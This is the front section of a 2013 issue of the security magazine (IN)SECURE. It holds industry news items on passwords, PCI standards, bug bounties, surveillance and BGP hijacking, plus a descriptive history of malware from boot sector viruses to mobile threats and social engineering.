

(IN)SECURE

The cover art features a central illustration of a man's face, rendered in a sketchy, painterly style with yellow and brown tones. The background is filled with a dense stream of binary code (0s and 1s) in various shades of blue and green, creating a digital rain effect. In the bottom left corner, there is a small, stylized illustration of a clenched fist in yellow and brown. The overall theme is cybersecurity and digital threats.

Issue 40 - December 2013.

**SHOULDER SURFING VIA
AUDIO FREQUENCIES FOR
XBOX LIVE PASSWORDS**

**DATA SECURITY TO
PROTECT PCI DATA FLOW**

DIGITAL SHIP PIRATES

HITBSECCONF2013

VIRUS BULLETIN 2013

**RSA CONFERENCE
EUROPE 2013**

MALWARE

ANALYSIS CHALLENGES


EVADING FILE-BASED SANDBOXES

**WRITE YARA RULES TO
DETECT MALWARE**

HITB2014AMS

May 27th & 28th 2014 - Hands on Technical Training
May 29th & 30th 2014 - Triple Track Conference

Celebrating 5 years of the HITB Security Conference in The Netherlands



+ HITB Haxpo

May 28th, 29th & 30th 2014

A 3-day IT security exhibition for hackers // makers // breakers // builders



Registration Opens December 2013

Venue: De Beurs van Berlage

Website: <http://haxpo.nl>

Follow us: @HITBHaxpo / @HITBSecConf

Supported & Endorsed By

I amsterdam.

TABLE OF CONTENTS

Page 05 - **Security world**

Page 12 - How malware became the cyber threat it is today

Page 19 - Testing anti-malware products

Page 24 - Shoulder surfing via audio frequencies for XBox Live passwords

Page 27 - How to write Yara rules to detect malware

Page 34 - Report: HITBSecConf2013 Malaysia

Page 40 - Using Tshark for malware detection

Page 47 - **Malware world**

Page 53 - 5 questions for the head of a malware research team

Page 56 - Beyond apps, beyond Android: 2013 mobile threat trends

Page 65 - Malware analysis on a shoestring budget

Page 70 - Report: Virus Bulletin 2013

Page 72 - Digital ship pirates: Researchers crack vessel tracking system

Page 77 - **Events around the world**


Page 78 - Exploring the challenges of malware analysis

Page 82 - Evading file-based sandboxes

Page 88 - Report: RSA Conference Europe 2013

Page 92 - Data security to protect PCI data flow

Welcome to (IN)SECURE 40 the digital security magazine



The past few months have been truly interesting. We've visited Berlin for VB Conference, enjoyed the beauty of Kuala Lumpur during Hack In The Box Conference, and experienced RSA Conference Europe in Amsterdam. What are security pros all over the world saying? Malware is still the main tool behind most cybercriminal activity, and the main reason why we chose to dedicate an entire issue to its exploration.

I'll let you decide if the black hats are winning.

Mirko Zorz
Editor in Chief

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: **Mirko Zorz**, Editor in Chief - mzorz@net-security.org

News: **Zeljka Zorz**, Managing Editor - zzorz@net-security.org


Marketing: **Berislav Kucan**, Director of Operations - bkucan@net-security.org

Distribution

(IN)SECURE Magazine can be freely distributed in the form of the original, non-modified PDF document. Distribution of modified versions of (IN)SECURE Magazine content is prohibited without the explicit permission from the editor.



Inkblots could solve the problem of compromised passwords



Carnegie Mellon University computer scientists have developed a new password system that incorporates inkblots to provide an extra

measure of protection when - as so often occurs - lists of passwords get stolen from websites.

This new type of password, dubbed GOTCHA (Generating panOptic Turing Tests to Tell Computers and Humans Apart), would be suitable for protecting high-value accounts, such as bank accounts, medical records and other sensitive information.

To create a GOTCHA, a user chooses a password and a computer then generates several random, multi-colored inkblots. The user describes each inkblot with a text phrase. These phrases are then stored in a random order along with the password. When the user returns to the site and signs in with the password, the inkblots are displayed

again along with the list of descriptive phrases; the user then matches each phrase with the appropriate inkblot.

These puzzles would prove significant when security breaches of websites result in the loss of millions of user passwords - a common occurrence that has plagued such companies as LinkedIn, Sony and Gawker. These passwords are stored as cryptographic hash functions, in which passwords of any length are converted into strings of bits of uniform length. A thief can't readily decipher these hashes, but can mount what's called an automated offline dictionary attack.

In the case of a GOTCHA a computer program alone wouldn't be enough to break into an account.

"To crack the user's password offline, the adversary must simultaneously guess the user's password and the answer to the corresponding puzzle," Datta said. "A computer can't do that alone. And if the computer must constantly interact with a human to solve the puzzle, it no longer can bring its brute force to bear to crack hashes."

PCI DSS 3.0 is now available



The PCI Security Standards Council (PCI SSC) published version 3.0 of the PCI Data Security Standard (PCI DSS) and Payment Application Data

Security Standard (PA-DSS). Version 3.0 becomes effective on 1 January 2014. Version 2.0 will remain active until 31 December 2014 to ensure adequate time for organizations to make the transition.

Changes are made to the standards every three years, based on feedback from the Council's global constituents per the PCI DSS and PA-DSS development lifecycle and in response to market needs. Proposed changes for version 3.0 were shared publicly in August, and Participating Organizations and

assessors had the opportunity to discuss the draft standards at the 2013 Community Meetings prior to final publication.

Version 3.0 will help organizations make payment security part of their business-as-usual activities by introducing more flexibility, and an increased focus on education, awareness and security as a shared responsibility.

Overall updates include specific recommendations for making PCI DSS part of everyday business processes and best practices for maintaining ongoing PCI DSS compliance; guidance from the Navigating PCI DSS Guide built in to the standard; and enhanced testing procedures to clarify the level of validation expected for each requirement.

Kaspersky updates Small Office Security



Kaspersky Lab has announced a new version of Kaspersky Small Office Security, a security solution built specifically for businesses with fewer than 25 employees. It includes new features, and a host of technology upgrades and improvements, including:

Safe money to protect online banking –

This technology automatically activates an ultra-secure web browser whenever the user visits a financial site, such as an online bank or payment service. Safe Money will also verify that the website users are connected to is authentic and has a valid certification to defeat phishing attempts, and constantly monitors the connection to ensure information is not intercepted by cybercriminals.

Enhanced mobile device support –

Kaspersky Small Office Security now includes support for Android tablets and smartphones, equipping these devices with an array of anti-malware, web browsing protection, and privacy controls. Most importantly, these

devices will now have Kaspersky Lab's latest anti-theft technologies.

Automatic exploit prevention – This unique technology prevents cybercriminals from using emerging vulnerabilities in legitimate software to launch malware attacks. By proactively monitoring the behavior of commonly-exploited software, Automatic Exploit Prevention will protect customers from undiscovered exploits and ensure customers are protected even if the latest updates have not yet been installed.

Password manager – Kaspersky Password Manager will store passwords in an encrypted vault, and automatically fill-in the correct password when needed. It can also create customized secure passwords for new accounts so employees won't be tempted to re-use existing passwords, and enables employees to create a secure portable version of their password vault on a USB drive.

Online backup – By making the backup process simpler, small businesses can be assured their most important business plans, financial records, and customer data will remain accessible in case of equipment failure or accidental deletion.

Can a Swiss cloud give users complete privacy?



Telecom provider Swisscom has announced its plan to set up a “Swiss cloud” that would give both Swiss and (later) foreign users some peace of mind regarding whether the information put into it could be accessed by foreign intelligence agencies.

Andreas Koenig, the telecom’s IT services chief, claims that the decision to do this wasn’t spurred by the recent revelations about NSA spying on its allies and on internet users all over the world, but by a wish to offer a

cheaper alternative to its users. Nevertheless, he acknowledges that the NSA spying scandal will likely be something that will drive many users to use this “Swiss cloud”.

Koenig shared some details about the project - namely, that all the data will be stored within the nation’s border (as defined by Swiss law), that the cloud environment will be protected by techniques for detecting intrusions and data compromise, and that it will be using HTML5 for the user interface.

Also, since Swisscom is majorly owned by the Swiss state and counts many of Swiss banks as clients, they will be bound by law to make sure any data transfer happens within the state’s borders.

Koenig didn’t say when Swiss users can expect the service to be available or how much will it cost, but he mentioned that the price will be competitive with other global cloud providers. Foreign users looking for such security are likely to have to wait a while before the service is offered to them.

Are tablets secure enough for business?



There are steps SMEs can take to protect their data on Kindles and other tablet devices – and these should focus on both technology and education.

The following measures can be implemented:

1. Train your staff: Employees should be made aware of the security implications a breach can have for the business and then personally and learn, for example, that they

should download e-books only from official online bookstores.


2. Establish guidelines: Be clear from the beginning that while an employee may have created or managed a certain document that does not mean it is theirs for the taking.

3. Configure password protection: To protect the data in case of loss or theft, SMEs should enforce strong password policies – although currently this is not possible for all tablets.

4. Improve security: Mobile security software is already available for many mobile platforms. In addition, firewalls can restrict incoming traffic and thus prevent mobile devices from being used as a gateway for malware to enter the company network.

5. Get support: “Security-as-a-service” products will take all security-related tasks off a business’s hands so SMEs can concentrate on their core business.

Microsoft and Facebook start Internet-wide bug bounty program



Dubbed The Internet Bug Bounty, it is sponsored by the two Internet giants and is aimed at anyone who discovers vulnerabilities in a series of open source programming languages, web apps, software, app

frameworks, HTTP servers, as well as the OpenSSL implementation, Chrome, IE, Adobe Reader and Flash sandboxes, and the "Internet" in general.

Once a bug is reported - and in order to become eligible for a prize it's not necessary to submit PoC exploit code for it - the individual product response teams will be notified of it automatically and have 30 days to fix the bug and 180 days to publicly disclose its existence. If they don't respond to the initial report in 7 days, the bug report will be made public 30 days after the program's initial contact attempt.

The minimum amount paid for a bug depends on the product which it affects. For example, for the "Internet" is \$5,000, for OpenSSL is \$2,500, for Perl is \$1,500, while for Nginx is \$500. Maximum amounts are not determined, and could be considerable - it all depends on the severity of the found bug and on the quality of the submission.

GCHQ hacks GRX providers to mount MitM attacks on smartphone users



A new report by Der Spiegel has revealed that the Government Communications Headquarters (GCHQ), the UK equivalent of the US NSA, has compromised a number of Global Roaming Exchange (GRX) providers. There are only a couple dozen GRXs in the whole world, and they act as hubs for GPRS connections from roaming users. The ones that Der Spiegel claims have been breached are Comfone, Mach, and Belgacom International Carrier Services (BICS).

The ultimate goal of these attacks is for the intelligence agency to be able to access as the companies' central roaming routers that

process international traffic, so that they could ultimately mount Man-in-the-Middle attacks targeting smartphone users and thusly compromise the devices to serve their own goals (i.e. surreptitious surveillance).

To compromise the systems and networks of these GRXs, the agency first researched the engineers, IT personnel and network administrators working for them. After discovering much about their personal and digital lives, they would create spoofed versions of pages they often visited (such as their LinkedIn profiles and Slashdot) within which they would embed backdoor-opening malware. Then they would use a technology dubbed "Quantum Insert" to serve them those pages instead of the legitimate ones, which would result in their systems being saddled with the aforementioned malware. It is unknown whether the GCHQ uses NSA infrastructure or their own.

Der Spiegel also briefly mentions another GCHQ operation dubbed "Wylekey" which has apparently successfully compromised several international mobile billing clearinghouses.

Microsoft announces retiring of SHA-1



Microsoft has announced their intention to deprecate the SHA-1 algorithm and avoid the RC4 cryptographic cipher.

"Microsoft is recommending that customers and CA's stop using SHA-1 for cryptographic applications, including use in SSL/TLS and code signing," they explained, adding that the company will stop recognizing the validity of SHA1-based code signing certificates after 1 January 2016 and that of SHA-1-based SSL certificates after 1 January 2017.

Microsoft is trying to avoid the situation that happened when Flame malware authors managed to perform a collision attack against the MD5 algorithm and, by forging Microsoft digital signatures, to impersonate its servers. As with MD5 before it, researchers have proven on several occasions that the SHA-1

algorithm is susceptible to collision attacks, and the company has decided to act instead of react this time.

"US NIST Guidance has counseled that SHA-1 should not be trusted past January 2014 for the higher level of assurance communications over the US Federal Bridge PKI. Common practice however has been to continue to issue SHA-1-based certificates, and today SHA-1 certificates account for over 98% of certificates issued worldwide," they explained. "Recent advances in cryptographic attacks upon SHA-1 lead us to the observation that industry cannot abide continued issuance of SHA-1, but must instead transition to SHA-2 certificates."

The company has also issued a policy for deprecating the algorithm for Certificate Authorities who are members of the Windows Root Certificate Program, but have also said that the deprecation deadlines will be reconsidered in 2015.

Green light given to Galileo, the EU alternative to America's GPS



Plans to start up the EU's first global satellite navigation system (GNSS) built under civilian control, entirely independent of other navigation systems and yet interoperable with them, were approved by MEPs.

Both parts of this global system - Galileo and EGNOS - will offer citizens a European alternative to America's GPS or Russia's Glonass signals for many applications in their daily lives.

"Today GNSS technology accounts for 7% of EU GDP, but its potential is far greater. Galileo and EGNOS will give Europe the means to build on that potential, while also ending EU's reliance on foreign military GNSS technology", said Parliament's rapporteur Marian Jean Marinescu (EPP, RO).

Both systems will enable the creation of new satellite navigation applications that can improve safety, efficiency and reliability in the aviation, maritime, road and agriculture sectors and represent a vast potential for industry and new jobs in Europe.

The Galileo system could be used in areas such as road safety, fee collection, traffic and parking management, fleet management, emergency call, goods tracking and tracing, online booking, safety of shipping, digital tachographs, animal transport, agricultural planning and environmental protection to drive growth and make citizens' lives easier.

MEPs insisted that it must be possible to invest some of the programme's 6.3 billion EUR budget for 2014-2020 (at 2011 prices) in developing applications.

Google broadens Patch Rewards Program



Google has announced the expansion of its recently unveiled Patch Reward Program, which urges security researchers to submit patches for third-party open source software critical to the health of the entire Internet.

Initially the program included core infrastructure network services such as OpenSSH, BIND, ISC DHCP; image parsers

such as libjpeg, libjpeg-turbo, libpng, giflib; open source foundations of Google Chrome (Chromium, Blink); high-impact libraries such as OpenSSL and zlib, and security-critical components of the Linux kernel (including the Kernel-based Virtual Machine). Now the list of projects eligible for rewards also includes the Android Open Source Project, web servers such as Apache httpd, lighttpd, nginx; mail delivery services Sendmail, Postfix, Exim, and Dovecot; OpenVPN; University of Delaware NTPD; additional core libraries: Mozilla NSS, libxml2; and toolchain security improvements for GCC, binutils, and llvm.

Large-scale net traffic misdirections and MitM attacks detected



Man-In-the-Middle BGP route hijacking attacks are becoming regular occurrences, but it's still impossible to tell who is behind them, and what their ultimate goal is, warns Jim Cowie, co-founder and CTO of Internet intelligence company Renesys.

"For years, we've observed that there was potential for someone to weaponize the classic Pakistan-and-Youtube style route hijack. Why settle for simple denial of service, when you can instead steal a victim's traffic, take a few milliseconds to inspect or modify it, and then pass it along to the intended recipient?" he notes.

"This year, that potential has become reality. We have actually observed live Man-In-the-Middle hijacks on more than 60 days so far this year. About 1,500 individual IP blocks have been hijacked, in events lasting from minutes to days, by attackers working from various countries."

The company is capable of monitoring BGP (Border Gateway Protocol) connections in realtime from "hundreds of independent BGP vantage points," and this is how they discovered several instances in which traffic that should have passed to a couple of pretty

straightforward hops has gone around the world and back.

"In February 2013, we observed a sequence of events, lasting from just a few minutes to several hours in duration, in which global traffic was redirected to Belarusian ISP GlobalOneBel. These redirections took place on an almost daily basis throughout February, with the set of victim networks changing daily. Victims whose traffic was diverted varied by day, and included major financial institutions, governments, and network service providers. Affected countries included the US, South Korea, Germany, the Czech Republic, Lithuania, Libya, and Iran," Cowie recounts.

These traffic diversions stopped in March, says Cowie, but restarted briefly in May. Practically simultaneously, a new and extremely short (a few minutes) BGP hijack came from a small Icelandic provider.

A few months later, another Icelandic provider started announcing origination routes for 597 IP networks owned by a large US VoIP provider. In the months that followed, a number of Icelandic companies began to do the same, and the traffic was rerouted through peers of Icelandic telecom Siminn in London.

When contacted, the company claimed (and still does) that the redirections were due to a remotely exploitable bug in vendor software, which they have since patched, and that they don't believe that it was exploited by malicious actors.

Cyber threats organizations will deal with in 2014



The threat landscape is constantly evolving, and it's an enterprise's job and duty to keep up with the changes and do the best it can to protect its data, employees and networks.

According to the recently published report by Georgia Tech Information Security Center on emerging cyber threats, in 2014 organizations can expect to deal with the issue of security vs. usability when it comes to the data they store in the cloud, insecure connected devices, the increasing attacks targeting mobile platforms and users, and the problems regarding the manipulation of information.

The problems with data stored in the cloud are multiple. For one, if the data is stored unencrypted, the organizations rely on the cloud storage firm to provide security - and that's often not nearly enough. On the other hand, if they do privately encrypt the data, much of the cloud's utility is nullified.

Also, there is the problem of employees trying to work more efficiently by using - often against official company policy - file sharing and cloud services with questionable security.

Finally, what if the employees' computers get compromised with data-stealing malware? "Pairing the reliability of cloud storage with strong encryption can create a system that is both secure and reliable even when using the public Internet," the researchers point out, adding that their colleagues at Georgia Tech have created "a system that can use the cloud for online storage, and by pairing it to a secure and separate virtual machine instance,

can create a highly secure way of accessing data."

When it comes to the "Internet of Things" - the constantly expanding network of devices wirelessly connected to out home or business networks, and via that to the Internet - the main problem is that they are vulnerable to attacks. Security wasn't the main concern when they (are) first developed, and later "bolted on" security upgrades are often not implemented because of the risk of "breaking" critical systems.

Many of these devices are not complex enough to run security software, leaving it to network-level monitoring to detect compromises.

Lastly, there is the issue of devices getting infected with malware and back-doored during one of the stages in the supply chain.

Mobile security is clearly still and will continue to be a problem for businesses. With the advent of BYOD, new threats have emerged and become increasingly common, such as malware and MitM attacks.

Gated app stores such as Google Play and Apple's App Store have also proven not to be the perfect defense, and the possible negative ramifications of user tracking via their mobile devices are only just begun to be explored.

Security costs are higher than ever, are a likely to become higher still, as the multiple layers of static defenses model, the chasing of technology, and the concentration on data protection (and usability) become the norm. Finally, the issue of data and information manipulation - whether it's the one needed to make operational decision, or the one affecting business reputation - is also coming to the fore, as Big Data analytics advances.



How malware became the cyber threat it is today

by David Emm

Malware has become a household term, but few can say they know its origins. We know that “malware” is short for “malicious software” and refers to any software that is deliberately created to perform an unauthorized, often harmful, action on a computer. So how did it start and develop into what it is today? In order to comprehend what we should anticipate in the future, we need to look back at the history of malware.

It can be collectively agreed upon that malware is a shared term for various types of harmful software – including viruses, worms and Trojans. Other categories of malware include exploit code, rootkits, constructors and packers. But not all malware fits neatly into one of the categories outlined above. Some occupy the grey area between what’s legitimate and what’s malicious, like adware and riskware programs.

PC malware first appeared in 1986 in the form of Brain virus. Brain was a boot sector virus and worked by modifying the first sector on floppy disks. The writers of boot sector viruses had no need to implement sneaky social engineering tricks to spread their creations. On the contrary, very little user interaction was required beyond inadvertently leaving an in-

fectected floppy disk in the drive. In the 1980s, floppy disks were the main means of transferring data from computer to computer and from user to user, so it was almost inevitable that, sooner or later, the user would pass on an infected floppy disk to a friend or colleague (or customer), inadvertently spreading the virus.

In the years that followed, boot sector viruses were further refined and developed. Most of Brain’s successors were designed to infect the hard disk also. In most cases, this meant writing code to the MBR (Master Boot Record).

Some, however (notably Form virus), infected the boot sector of the hard disk. And a small number (Purcyst virus, for example) infected both MBR and boot sector.

DOS file infectors

Until 1995, boot sector viruses represented about 70 percent of all infections found in the field. However, they weren't the only type of virus. Around this time, we also saw the emergence of viruses designed to infect DOS executable files, first COM files, then later EXE files. These viruses modified the host file in such a way that the virus code ran automatically when the program started.

While the overall number of file viruses grew steadily from the late 1980s, the threat landscape was dominated by a small number of very successful viruses. Jerusalem, for example, spread across many enterprises, academic institutions and government agencies and on May 13, 1988 (which became known as "Black Friday") it caused the first major virus epidemic. The Vienna virus spawned numerous variants following the publication of its source code. And Cascade, notable for being

the first encrypted virus, continued to be common well into the 1990s.

These are just a few notable examples from malware history. Over time, the nature of the threat has changed significantly. Today's threats are more complex than ever before. Much of today's malware is purpose-built to hijack computers to make money illegally. The connectivity provided by the Internet means that attacks can be launched on victim's computers very quickly, as widely or selectively as malware authors, and the criminal underground that sponsors them, require.

Malicious code may be embedded in email, injected into fake software packs, or placed on "grey-zone" web pages for download by a Trojan installed on an infected computer. The scale of the problem, in terms of numbers alone, has also continued to increase. The number of unique malware samples analyzed daily now runs into hundreds of thousands.

Until 1995, boot sector viruses represented about 70 percent of all infections found in the field

The emergence of spam

The growing use of email in the 1990s as a key business tool saw the emergence of another business problem: junk email, Unsolicited Bulk E-mail (UCE) or spam, as it is variously known. As more and more businesses came to rely on email, those using it became an attractive target for those looking for new ways to advertise goods and services. Such advertising covered a broad range, from products and services that were legitimate, to those that were obscene, illegal or otherwise unwanted.

The emergence and growth of spam brought with it several changes. Not only did this period see the development of content filtering, primarily deployed at the Internet gateway, for filtering out spam and other unwanted content, but it also saw collaboration with anti-virus vendors who were focusing increasingly on filtering malicious code at the mail server and Internet gateway. As consumers continued to use email and the Internet into the early 2000s, the main focus of malware writers re-

mained on desktop and laptop computers, but they also started evolving their motives for developing malware.

From cyber-vandalism to cybercrime

The evolution of malware has also been conditioned by wider technological developments. For example, changes in the design of operating systems and the decline in the use of floppy disks to transfer data, combined to bring about the demise of boot sector viruses. Changes in technology, and its use within society, have also brought about a change in the motivation behind malware development.

Until around 2003, viruses and other types of malware were largely isolated acts of computer vandalism – anti-social self-expression using hi-tech means. Most viruses confined themselves to infecting other disks or programs, and "damage" was largely defined in terms of loss of data, as a virus erased or (less often) corrupted data stored on affected disks. After 2003, the threat landscape began to be dominated by crimeware.

This was driven by changes in the way consumer's conducted business. Specifically, the criminal underground realized the potential for making money from malicious code in a "wired" world.

The change in motive also brought about a change in tactics. There was a decline in the number of global epidemics – designed to spread malware as far and as quickly as possible. From their peak in 2003, the number of global epidemics fell steadily. That's not to say that there haven't been mass infections; it's just that they have tended not to be global. Rather, attacks have become more targeted.

This is partly because law enforcement agencies across the world have developed far more expertise in tracking down the perpetrators of e-crime. It's also partly because anti-virus researchers have now had many years of practice dealing with large-scale epidemics. Fast response to new threats, in the form of virus definitions, is just the visible tip of the iceberg.

Anti-virus research teams worldwide have developed "early warning antennae" giving them early visibility into malicious activity on the Internet. And when an attack occurs, the servers used to gather confidential data harvested from victim machines can be tracked and closed down, mitigating the effects of an attack.

There is a third reason, however, intrinsic to the motives of the criminal underground. Since much crimeware is designed to steal confidential data from victim's computers to be used later to make money illegally, it follows that the harvested data has to be processed and used. Where millions of victim's machines are involved, not only does this make detection more likely, it's also a huge logistical operation. So for this reason, it makes more sense for malicious code authors to focus their attacks, like targeting machines one thousand at a time in small-scale, low-key "hit and run" operations.

Over the last few years, we have also seen a steady increase in targeted attacks (sometimes referred to as APTs - Advanced Persistent Threats). Such attacks are focused on a single target, or a small number of targets, so

a mass epidemic would be counter-productive for the cybercriminals.

Such attacks are often carried out using Trojans. In the last few years, we have seen a massive rise in Trojan numbers: they have now become the weapon of choice for malware writers. Of course, Trojans come in many different flavors, each built to carry out a specific function on the victim machine. They include Backdoor Trojans, password-stealing Trojans, Trojan-Droppers, Trojan-Downloaders and Trojan-Proxies.

They can be used to harvest confidential information (username, password, PIN, etc.) for computer fraud. Or they can "conscript" computers into a "zombie army" to launch a DDoS attack on a victim organization. These have been used to extort money from organizations: a "demonstration" DDoS attack offers the victim a taste of what will happen if they don't pay up. Alternatively, victim machines can become proxies for the distribution of spam.

There has also been a steady growth in the number of ransomware Trojans, used to try and extort money from individual users.

Mobile malware

The first malware for mobile phones, the Cabir worm, appeared in 2004. This threat spread via Bluetooth by exploiting the fact that many Bluetooth-enabled devices were left in discoverable mode, and affected users in about 40 countries around the world. It was followed by other proof-of-concept threats. These included the Comwar worm, which used MMS to send itself to contacts found in the victim's address book; and the Flexispy Trojan, which took control of the smartphone and sent call information and SMS data to the "master" in control of the Trojan.

However, the volume of threats targeting mobile devices was low – a trickle when compared with the flood of threats designed to run under Windows. This was due partly because malware writers were still experimenting with the possibilities on mobile devices. But it was also because the smartphone market was just starting to develop: in particular, people weren't using smartphones to conduct financial transactions or store sensitive data.

The tipping-point came in 2011. The same number of threats was found in this year as had been seen in the entire period of 2004-2010. The explosive growth has continued: there were six times as many threats in 2012 as there were in 2011.

The total number of threats for mobile devices now numbers tens of thousands and the growth-rate looks set to carry on.

There was also a massive increase in the number of threats targeting the Android platform starting in 2011. During that year, 65 per cent of threats targeted this platform. Now in 2013, almost 99 percent of threats target Android.

On one hand, this reflects Google's growing market share. On the other, it is the result of its "go-to-market" strategy. Android provides an open environment for developers of apps and this has led to a large and diverse selection of apps. Also, there's no restriction on

where people can download apps from – they can get apps from Google Play, from other market places or from any website providing mobile apps. This increases people's exposure to malicious apps. It also makes the person using the device responsible for the device's security: it's up to them to allow an app to run, and to allow it access to various parts of the system, e.g. accessing the contacts list, or sending SMS messages.

Until a few years ago, the actions of malicious mobile apps were confined to the compromised device itself. However, there have been a number of mobile botnets in recent years.

The first of these to target Android, a combined backdoor and IRC bot called Foncy, appeared in January 2012. The cybercriminals behind the malware were later arrested by the French police, which estimated that the 2,000 compromised devices had generated more than \$160,000 in illegal profits for the gang.

There was also a massive increase in the number of threats targeting the Android platform starting in 2011

The explosion in mobile malware is being driven by several factors. First, the number of smartphones has increased rapidly in recent years, giving cybercriminals a large pool of potential victims. Second, people are increasingly using their smartphones for the same things they use their computers for, including using them to log in to online services like social networks, email accounts and even their banks accounts. So the lure of capturing data that can be monetized gives cybercriminals an incentive to develop malicious code for these devices. Third, a growing number of businesses are allowing their employees to use their personal smartphones for business. This can offer businesses obvious cost and efficiency benefits, but it does mean that people's smartphones are increasingly used to store sensitive business data.

It's no accident, therefore, that recent targeted attacks have specifically targeted mobile devices. One example is the Red October attack of January 2012, which harvested data not

only from traditional endpoint devices, but also from smartphones. Another is the attack on Tibetan activists in March 2012 (part of a wider, on-going attack on these groups), where an infected mobile app was attached to a spear-phishing email.

To-date, most malware has been designed to get root access to the device. In the future, we are likely to see the use of vulnerabilities that target the operating system and, based on this, the development of "drive-by downloads".

The human factor of malware – social engineering

The use of malicious code is not the only method used by cybercriminals to gather personal data that can be used to make money illegally. Phishing is a specific form of cyber-crime and phishers rely heavily on social engineering, creating an almost 100 percent perfect replica of a chosen financial institution's website.

The fake email messages distributed by phishers have one thing in common: they're the bait used to try and lure the customer into clicking on a link provided in the email. This is the most popular use of the "human factor" of malware. Social engineering refers to a non-technical breach of security that relies heavily on human interaction, tricking users into breaking normal security measures. In the context of viruses and worms, it typically means attaching a virus or worm to a seemingly innocent email message.

One of the earliest examples was LoveLetter, with its "ILOVEYOU" subject line and message text reading, "Kindly check the attached LOVELETTER coming from me". Or (like LoveLetter, SirCam, Tanatos, Netsky and many others), it could include an attachment with a double extension, to conceal the true nature of the infected attachment: by default,

Windows does not display the second (real) extension. Or it could be an e-mail constructed to look like something innocent, or even positively beneficial!

Humans are typically the weakest link in any security chain – in most cases it's easier to hack humans than it is to hack computer systems. This is because many people are unaware of the tricks used by cybercriminals, they don't know the signs to look out for and social engineering-based attacks never look quite the same. This makes it difficult for individuals to know what's safe and what's unsafe. As a result, it's no surprise that the starting-point for many sophisticated targeted attacks is to trick employees into doing something that undermines corporate security – for example, clicking on a link or attachment in a phishing email.

Humans are typically the weakest link in any security chain – in most cases it's easier to hack humans than it is to hack computer systems

